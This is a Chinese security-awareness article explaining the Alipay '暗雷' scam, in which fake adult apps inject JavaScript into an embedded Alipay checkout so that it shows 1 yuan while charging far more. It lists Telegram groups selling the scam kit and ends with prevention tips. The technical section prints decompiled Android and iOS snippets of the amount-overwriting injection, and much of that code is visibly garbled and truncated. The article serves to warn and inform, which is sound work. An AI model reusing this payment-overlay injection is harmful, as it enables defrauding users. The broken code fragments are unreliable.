

揭秘支付宝暗雷的背后，如何防范此类诈骗

原创 HACK学习 HACK学习呀

2020-06-01原文

0x00 什么是暗雷

扫码支付1元秒变500元

诈骗分子通过制作假冒色情App、网络交友等信息作为诱饵，当受害者下载后，打开假冒色情App进行开通会员支付的时候，页面显示1元开通，但当确认支付后“1元秒变500元或800元”，此类制作虚假支付页面的障眼法在业内称为“暗雷”。

暗雷，指的是那些来路不明的APP，经过底层代码修改之后，就变成了地雷：一点就炸。比如，你在这些APP里发起支付，界面显示只扣1块钱，就可以买到XX网站的会员。

我们前往telegram调查了一番，找到了支付宝暗雷的背后的技术原理，当你在机器人上一搜，就能找到很多此类的群组。



通道02

暗雷

...人...
...
...
...
...

1.  支付宝暗雷稳定通道100%认证 - 983人
2.    全网独家支付宝/暗雷搭建/源码出售/一条龙服务... - 1.6K人
3.  支付宝暗雷搭建 - 99人  [在此展示]
4.  支付宝暗雷源码搭建一条龙/有暗雷支付通道 - 410人  [在此展示]
5.  境外全自动暗雷台/通道稳定抗封 - 783人  [在此展示]
6.  支付宝暗雷源码搭建一条龙 - 63人  [在此展示]
7.  支付宝暗雷(通道/CVV/跑分/暴利) - 425人  [在此展示]


 HACK学习呀

0x02 新型诈骗-支付宝暗雷

可能会是一个色情App或者一个网页，还会有不同的模板和网站类型
比如，下面这种，打开App，就是这种漏骨的画面，当你想点进去看
，会提示你支付1元开通会员



推荐




 正在直播




EiWen

 5.6万




我爱台妹

 HACK学习呀  1.6万



EiWen
❤️ 5.8

关注



1004



付费后继续观看大秀

月度会员 ¥ 1.00

点击后会跳转到支付宝的wap端登录，这是真的支付宝，也不是钓鱼



正在尝试打开支付宝客户端 4s

- 1.如果未安装支付宝APP，请先 [点这里下载支付宝APP](#) 并完成安装，再点击「使用支付宝APP付款」；
- 2.如果无法打开支付宝APP，请点击「继续浏览器付款」；
- 3.如果你已完成付款，请点击「已完成付款」；


使用支付宝APP付款

继续浏览器付款


已完成付款

 HACK学习呀

当你使用继续浏览器付款，就会出现下面这种情况



显示1元，实际上扣费500元或者其他金额



大家可能就会很好奇，这是支付宝的漏洞吗，还是Android/iOS系统的漏洞

大家接着看技术原理就明白了，这是障眼法

0x03 技术原理

这既不是钓鱼网站，也不是支付宝的漏洞，而且障眼法利用IOS以及安卓系统可以嵌入网页和JS的原理

在APP端覆盖了原有的金额和一些内容，将其覆盖为1元以及其他内容从而欺骗大家，利用人们贪小便宜的心理进行诈骗

Android端

通过在telegram上找到一个自称买源码的，拿到apk脱壳后，拿到了android端的源码

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    progressBar = (ProgressBar) findViewById(R.id.progressBar); //进度条
    webView = (WebView) findViewById(R.id.webview);
    webView.loadUrl("file:///android_asset/test.html");//加载asset文件下html
    webView.loadUrl("http://192.168.1.100:8080");//加载url
    WebSettings webSettings = webView.getSettings();
    this.webView.getSettings().setJavaScriptEnabled(true);
    this.webView.setWebViewClient(new WebViewClient() {
        super.onPageFinished(paramAnonymousWebView, paramAnonymousString) {
            paramAnonymousWebView.loadUrl("javascript:function ffunc1() { document.querySelector(\"#\" + document.getElementById(\"\" + paramAnonymousWebView.getId() + \")\" + \"div\" + \"> span.am-list-item-text\"); }");
        });
        this.webView.setWebChromeClient(new WebChromeClient() {
            super.onProgressChanged(paramAnonymousWebView, paramAnonymousInt) {
                paramAnonymousWebView.loadUrl("javascript:function ffunc1() { document.querySelector(\"#\" + document.getElementById(\"\" + paramAnonymousWebView.getId() + \"> span.am-list-item-text\"); }");
            });
        });
    });
}
```

注意看红色的箭头处和上述的支付的时候显示的数字 1

```

ymousKebView, paramAnonymousString) => {
    paramAnonymousString);
    tion #func1() document.querySelector("#cash")
    tion #func2() document.querySelector("#ca");
    amAnonymousKebView, paramAnonymousInt) => {
        paramAnonymousInt);
        tion #func1() document.querySelector("#cash")
        tion #func2() document.querySelector("#ca");
    }
}

```

HACK学习呀

这个订单信息就会被覆盖为显示直播间充值，细心的人可以看的出来，其实这个 1 看起来上很别扭的，字体和大小和上面上默认的字体不一样

付款详情

?

订单信息

zhifu

支付宝账户

付款方式

花呗 >

需付款

1.00元

确认付款

IOS端

```
HybridViewController.m | M | -webView:didFinishNavigation:
250
251 NSLog(@"html--:%@",htmlStr);
252
253
254 if ([htmlStr containsString:@"付款"]) {
255     //NSString *jsFont = @"javascript:function mFunc1() {document.querySelector(\"#cashierPreConfirm >
256
257
258     NSString *jsFont = @"javascript:function mFunc1() {
259         div.am-l
260         span.am-l
261         >div:nth-of-type(4) > span\"}.innerHTML=\"1.00元\");mFunc1();";
262
263     NSString *jsFont1 = @"javascript:function mFunc2() {document.querySelector(\".am-content >.am-list.am-list-flat-chip
264     NSS:
265     '.am-content >.am-list.am-list-flat-chip
266     NSS:
267     '.am-content >.am-list.am-list-flat-chip
268     NSS:
269     '.am-content >.am-list.am-list-flat-chip
270     >div:nth-of-type(4) > span\"}.innerHTML=\"此交易不支持该付款方式\"; }mFunc3();";
271     [_webView evaluateJavaScript:jsFont completionHandler:^(id _Nullable htmStr, NSError * _Nullable error) {
272         NSLog(@"");
273     }];
274     [_webView evaluateJavaScript:jsFont1 completionHandler:^(id _Nullable htmStr, NSError * _Nullable error) {
275         NSLog(@"");
276     }];
277     [_webView evaluateJavaScript:jsFont2 completionHandler:^(id _Nullable htmStr, NSError * _Nullable error) {
278         NSLog(@"");
279     }];
280     [_webView evaluateJavaScript:jsFont3 completionHandler:^(id _Nullable htmStr, NSError * _Nullable error) {
281         NSLog(@"");
282     }];
283     [_webView evaluateJavaScript:jsFont4 completionHandler:^(id _Nullable htmStr, NSError * _Nullable error) {
284         NSLog(@"");
285     }];
286 }
```


原理和Android端上一样的，也是利用JS和HTML元素进行覆盖原有的显示金额和付款信息，从而诱导你支付

0x03 如何防范此类新型诈骗

- 1.警惕各类色情App的下载以及凡是涉及支付和转账的操作一定要谨慎
- 2.管好自己的二弟，有时候往往就是一时的JING虫上脑，才会破财又伤身
- 3.陌生人发来的链接不要随便乱点，还有就是App，极有可能上木马或者其他恶意软件
- 4.wx和支付宝能扫码支付就扫码支付，扫码就会暴露真实的金额，不会被障眼法所蒙蔽
- 5.遇到此类诈骗，记得第一时间报警

END

点赞，转发，在看



精选留言

用户设置不下载评论